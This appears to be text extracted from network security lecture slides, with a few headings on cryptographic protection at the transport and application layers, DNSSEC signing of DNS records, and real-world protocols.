
Cryptographic protection at session (TCP & application) Transport layer

Retrofitting Authentication: DNSSEC



Cryptographic protection (Signature of DNS records) at Application layer

So now what? Real-world Protocols



Next: NetSec continues…